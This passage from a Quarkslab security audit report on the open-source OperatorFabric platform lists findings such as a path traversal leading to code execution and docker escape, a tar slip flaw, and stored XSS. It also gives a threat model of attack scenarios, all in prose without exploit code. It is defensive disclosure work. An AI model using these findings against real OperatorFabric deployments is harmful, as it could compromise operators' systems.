Quarkslab

Source code review - OSTIF - OperatorFabric

Full audit of the solution

Date: 2024-05-22
Reference: 24-06-1685-REP
Language of the report: EN

Quarkslab
Securing every bit of your data

CONTACTS INFORMATION

Contact OSITF and RTE
Amir Montazery Managing Director at Open Source Technology Improvement Fund (OSTIF) E-mail: *amir@ostif.org*
Derek Zimmer President and Executive Director at Open Source Technology Improvement Fund (OSTIF) E-mail: *derek@ostif.org*
Helen Woeste Project Facilitation and Communications Manager at Open Source Technology Improvement Fund (OSTIF) E-mail: *helen@ostif.org*
Clément Bouvier-Neveu Software Engineer at Réseau de Transport d'Electricité (RTE) E-mail: *clement.bouvierneveu@rte-france.com*
Frederic Didier IT Architect at Réseau de Transport d'Electricité (RTE) E-mail: *frederic-f.didier@rte-france.com*

DOCUMENT VERSIONS

Versions	Date	Authors	Details
0.1	2024/06/17	Quarkslab auditors	Creation of the report
1.0	2024/06/21	Quarkslab auditors & reviewers	Validation of the report

Article I. Table of contents

1. INTRODUCTION

1.1. Context overview

Source code review - OSTIF - OperatorFabric solicited **Quarkslab** to carry out a complete audit of their solution.

Objectives of this security audit:

- Identify vulnerabilities within the scope using dynamic and static analysis.
- Assess and reduce the final risk level.
- Provide expert advice on the solution's level of security, as well as possible improvements.

This document aims to be a summary of vulnerabilities found during the audit of the complete infrastructure deployed with docker, by giving proof of exploitation and recommendations to fix them.

1.2. Timeline and confidentiality

Audit activity	Date
White-box audit (static and dynamic analysis)	From 07/05/2024 to 06/21/2024

Data gathered during the audit will be handed over to OSTIF and RTE if requested, otherwise they will be destroyed at the end of the audit.

1.3. Scope

Authorization was provided to **Quarkslab** to audit the complete OperatorFabric solution.

- The version of OperatorFabric chosen by OSTIF – OperatorFabric, to carry out the audit was version “4.2.1.RELEASE” released March 28, 2024 at 4:38 PM (GMT+1).

1.4. Limitations

The purpose of this assessment is to deliver an expert opinion of the security level reached by the application at a specific moment. The recommendations made by our experts are addressed to increase RTE’s confidence in its codebase, on the condition that the recommended measures are properly implemented.

We would like to draw the audited party's attention to the limitations of such an opinion:

- The auditors tested vulnerabilities that were disclosed and known before and during the audit period on the target audited version.
- As attack techniques evolve, a system which has been defined as secure may no longer be secure after some time. We recommend that the owner of the resources stay updated on technical developments in this area and implement any recommended fixes from specialized services as soon as possible.
- The expert's opinion aims to increase the level of confidence in security at a specific moment based on the provided information and the depth of the analysis they were able to perform. This level of confidence should not be considered absolute. Achieving this level of confidence assumes that the audited party correctly implements the recommended measures.

2. EXECUTIVE SUMMARY

The main objective was to identify vulnerabilities and potential weaknesses, both known and unknown, within the in-scope infrastructure. This summary provides an overview of our findings and recommendations and will use the following risk matrix.

Level	Description
Very satisfying	No critical or significant vulnerabilities have been detected on the entire scope. Security has been considered, and defense mechanisms have been implemented to limit the risk of attack.
Satisfying	No critical or major vulnerabilities have been detected on the entire scope. Security has been considered, but certain high-level vulnerabilities have yet to be addressed by the teams.
Insufficient	At least one major vulnerability has been detected on the entire scope. Security efforts are to be taken into consideration by the teams on part or all the scope.
Very insufficient	At least one critical vulnerability has been detected. A major security review is to be considered by the teams on part or all the scope.

2.1. High level summary

Based on previous experiences, **Quarkslab** assesses the maturity and security level of the audited scope as **Insufficient**.

The auditors have demonstrated that a user with a **privileged account** can exploit the vulnerability "*V05 - Path traversal (Arbitrary File Write & Arbitrary File Delete) leading to RCE and docker escape*" to **execute commands inside a docker container**, then **escape** from it and **execute commands on the host machine**. A second vulnerability related to path processing has also been identified ("*V04 - Tar (tar.gz) slip attack*").

However, the auditors are willing to nuance the criticality level. This level is defined as insufficient, as the impact of vulnerability 5 is significant. Nevertheless, the **auditors were unable to uncover any critical vulnerabilities that could be exploited without authentication**, which is a positive point.

The auditors would like to add that, by auditing the code, they have understood that **OperatorFabric's developers understand the importance of cleaning up user inputs** to guard against classic injection attacks, and that **critical vulnerabilities should not be difficult for them to fix**. In addition, the **auditors are particularly impressed by the quality of the code** implemented by the developers, **as the code base is very clean** and the project structure easy to audit.

Moreover, while out of the scope of the assessment, auditors noticed that the project is making use of CI/CD using GitHub and **has measures in place to spot potential vulnerabilities** (such as automated scanning of

dependencies via MendBolt and SonarQube) which highlights the fact that **security is considered seriously by the OperatorFabric's team**.

Finally, the auditors highlighted the importance of configuration parameters (such as "*checkAuthenticationForCardSending*") at the very end of the report, the note on this subject should be considered by those wishing to deploy OperatorFabric.

2.2. Vulnerabilities and recommendations

The table below lists the recommendations for addressing vulnerabilities or audit findings. The risk level is assessed according to the table below.

Risk Matrix		Impact			
		Critical	High	Marginal	Negligible
Probability	Very High	High	High	Serious	Medium
	High	High	Serious	Serious	Medium
	Moderate	Serious	Serious	Medium	Low
	Low	Medium	Medium	Low	Low

"VXX" are for vulnerabilities, *"IXX"* are for informational notes.

Vulnerability	Description	Impact	Probability	Risk	Recommendations
V01 - Full Path Disclosure	A Full Path Disclosure vulnerability occurs when an attacker leaks the path of a Web application's internal file system.	Negligible	Moderate	**Low**	The auditors recommend implementing error handling and custom error pages.
V02 - Technical Information Leakage	Technical Information Leakage (also known as information disclosure), occurs when a Website unintentionally reveals sensitive information to its users.	Negligible	Moderate	**Low**	The auditors recommend implementing error handling and custom error pages.
V03 - Arbitrary File Upload (in businessdata directory)	An Arbitrary File Upload Vulnerability is a security flaw that allows an attacker to upload malicious files onto a server.	High	Low	**Medium**	Ensure that the file path and name are safe and don't allow overwriting critical files or storing files in insecure locations.
V04 - Tar (tar.gz) slip attack	Tar Slip attack (or also known as Zip Slip depending on the type of archive) is a critical vulnerability related to archive extraction.	Critical	Moderate	**Serious**	When extracting files from an archive, concatenate the destination path and the entry path using a safe method, and check that the resulting path is within the intended extraction directory.

V05 - Path traversal (Arbitrary File Write & Arbitrary File Delete) leading to RCE and docker escape	A Path Traversal vulnerability (also known as Directory Traversal) occurs when an attacker can control part of the path that is then passed to the filesystem APIs without validation.	Critical	High	**High**	The auditors recommend validating user-supplied filenames when calling the file system, using a whitelisting approach to allow only safe characters in filenames.
I01 - Stored XSS by adding JavaScript code to a bundle template	The auditors understood that it is possible to add arbitrary JavaScript to any template, thus exploiting a stored XSS vulnerability. This information has not been reported as a vulnerability, as it is an integral part of OperatorFabric, and is in fact more of a feature that can be hijacked for malicious purposes.	N/A	N/A	N/A	N/A

3. THREAT MODEL

The purpose of the threat model is to highlight the possible attack scenarios and desired goals for a realistic adversary that would want to breach OperatorFabric's security. In the current context, an attacker focus could be:

- Compromising an instance of OperatorFabric to perform espionage and data theft.
- Performing a denial of service (DOS) against an instance of OperatorFabric to disrupt potentially critical monitoring or for financial gain (ransomware attack).
- Tampering with the data of an OperatorFabric instance to tamper maintenance operations.

Considering these potential adversary motivations, **Quarkslab** has elaborated the following scenarios:

- Exploitation of business logic errors and logic flaws.
- Exploitation of vulnerabilities in OperatorFabric's code and components.
- Man-in-the-Middle attacks once foothold has been established.

Note that some of the steps of these scenarios might overlap as a given technique can be used or chained with several others to reach the desired goal.

Since the purpose is to audit the code of the solution and assess its security level, all scenarios involving supply-chain or other types of attacks such as social engineering have been deemed out-of-scope.

To illustrate potential threats, some shortcuts have been taken and several scenarios might not reflect the current state of the project and/or business logic.

As previously stated, this threat model was established before exploring the codebase. The purpose was to give OSTIF and RTE an overview of the methodology used by **Quarkslab** when conducting source code auditing with a purpose of finding high impact vulnerabilities.

3.1. Scenario 1 – Business logic error and logic flaws

3.1.1. Example 1.1 – Authentication bypass (see *Figure 1*)

Goal:
Bypass authentication via a logic flaw or misconfiguration.

Impact:
If authentication is bypassed, an attacker can extend the attack surface. This kind of vulnerability is often the first step of a more complete exploitation chain.

Technical means:
To bypass authentication, several methods can be used. Studying the registration mechanism (or authentication provider such as *Keycloak* with a user-supplied configuration) and its location in the code may yield scenario where part of or the whole authentication process can be circumvented.

Abusing debug pages or initial installation handlers (for the registration of a first user or application setup) as well as trying to interact with API/application routes directly are also a common way to bypass the authentication mechanism.

Hypothesis:
Since the application is relying on *Keycloak* as an authentication provider, the surface is deported from *OperatorFabric* to *Keycloak* making it more complex and should not yield any findings.



Figure 1 - Illustration of scenario 1.1

3.1.2. Example 1.2 – Flaw in the permission model (see *Figure 2*)

Goal:
Study the permission model to identify gaps in authorization to access unexpected data/paths with a given user.

Impact:
An attacker with a given role can perform unintended actions that could lead to unexpected behaviors and security impact (confidentiality, integrity, availability).

Technical means:
Permission model auditing often relies on obtaining a clear picture of possible roles and the rights associated with them. Testing all possible combinations of roles helps identify inconsistencies. This type of vulnerability can also be triggered by the abusive use of functionalities that are not managed via authentication, and so, can be misused to perform unintended actions.

Hypothesis:
As the permission model has not yet been studied, relevant hypothesis cannot be emitted here.



Figure 2 - Illustration of scenario 1.2

3.2. Scenario 2 – Vulnerability exploitation of components at stake

3.2.1. Example 2.1 – XSS via the card publishing system (see *Figure 3*)

Goal:
Execute malicious JavaScript code in user's browser.

Impact:
Depending on the API endpoint and protection in place (regarding cookies), this could be used to hijack another user session (by browsing a page or clicking on a malicious link).

Technical means:
XSS vulnerabilities are usually found when user inputs are not properly sanitized and can be embedded within content that is interpreted by the browser (in this instance via a card).

They can be stored or reflected:

- Stored XSS are malicious content that can be served multiple times by being stored and the server and browsable by another user.
- Reflected XSS are usually contained within a link and need a user interaction to be triggered.

Hypothesis:
Modern frameworks offer security by default by filtering dangerous characters (mainly characters being interpreted by browser such as "<,",',>") that may be interpreted by a browser. However, when dealing with a lot of user inputs in various formats, coming from different sources and substantial codebases, XSS may exist and could be leveraged to reach the attacker desired impact.



Figure 3 - Illustration of scenario 2.1

3.2.2. Example 2.2 – NoSQL injection (see *Figure 4*)

Goal:
Dump the MongoDB database information.

Impact:
Retrieval of information from the database (depending on the context this could be a full retrieval).

Technical means
NoSQL injections arise when untrusted user inputs are appended to database queries. This allows an attacker to extend a query and make it return unexpected data. This could be used to dump content that is not supposed to be returned by the original query such as data from other table/collection from a potentially unprivileged context.

Hypothesis:
The project uses standard libraries that are well tested and issued by the database provider to execute requests (after quickly reviewing a few requests) which makes the exploitation very unlikely.



Figure 4 - Illustration of scenario 2.2

3.2.3. Example 2.3 – Server-Side Request Forgery (SSRF) to reach internal components (see *Figure 5* and *Figure 6*)

Goal:
Force the server to make a request to an arbitrary URL to bypass security controls, reaching components that should not be exposed or enumerate the network.

Impact:
SSRF can lead to several impacts. If an unauthenticated user can send arbitrary request to an internal component that does not properly check the authentication, a bypass of the authentication is possible for the targeted service. This kind of vulnerability can also be abused to scan the internal network for open ports. This kind of vulnerability is particularly effective in architecture that are “micro-service oriented” (where features are split between multiple components).

Technical means:
SSRF usually arise from parameter controllable by the user where an URL is expected (profile picture, data source, availability check for service, etc.) and the destination is not restricted. Depending on the code handling the request and the response received, this vulnerability may be exploited.

Hypothesis:
As SSRF can happen in a lot of scenarios and in multiple different contexts across features, it is difficult to emit a hypothesis on this matter.



Figure 5 - Illustration of 2.3, bypassing network restrictions



Figure 6 - Illustration of 2.3, scanning internal network

3.2.4. Example 2.4 – Arbitrary Code Execution on a component (see *Figure 7*)

Goal:
Achieve Arbitrary Code Execution on a component or library at stake.

Impact:
Compromise of the underlying component by executing arbitrary code.

Technical means:
Code execution can be triggered via multiple vectors and usually has for root cause an insufficient verification and sanitization of user inputs. For example, deserialization of untrusted data especially in a Java ecosystem where serialized objects are common. This kind of issue can also happen when a file is parsed (JSON, XML, etc.) by an application with insecure configuration or custom parser that is vulnerable to injection attacks (XXE, in case of XML for example).

Hypothesis:
Since Remote Code Execution can arise from many different contexts and scenarios, it is difficult to emit a hypothesis on this matter.



Figure 7 - Illustration of scenario 2.4

3.3. Scenario 3 – Man-In-The-Middle in the internal network

3.3.1. Example 3.1 – Tampering of data through Man-In-The-Middle attack (see *Figure 8*)

Goal:
Intercept data and communications between components.

Impact:
Man-In-The-Middle attacks can be used for various purposes:

- Extract secrets or sensitive information from communication.
- Tamper with data to send fake information.
- Drop information such as logging.

These kinds of attacks are especially used when the architecture of the project is composed of different components interacting with each other.

Technical means:
Man-In-The-Middle attacks usually requires a certain level of privilege and a specific position in the network (to be able to intercept and tamper requests). This is usually performed after exploiting a code execution and fully compromising a host. The compromised host can poison requests for usual protocol such as DHCP, DNS and other protocols.

Hypothesis:
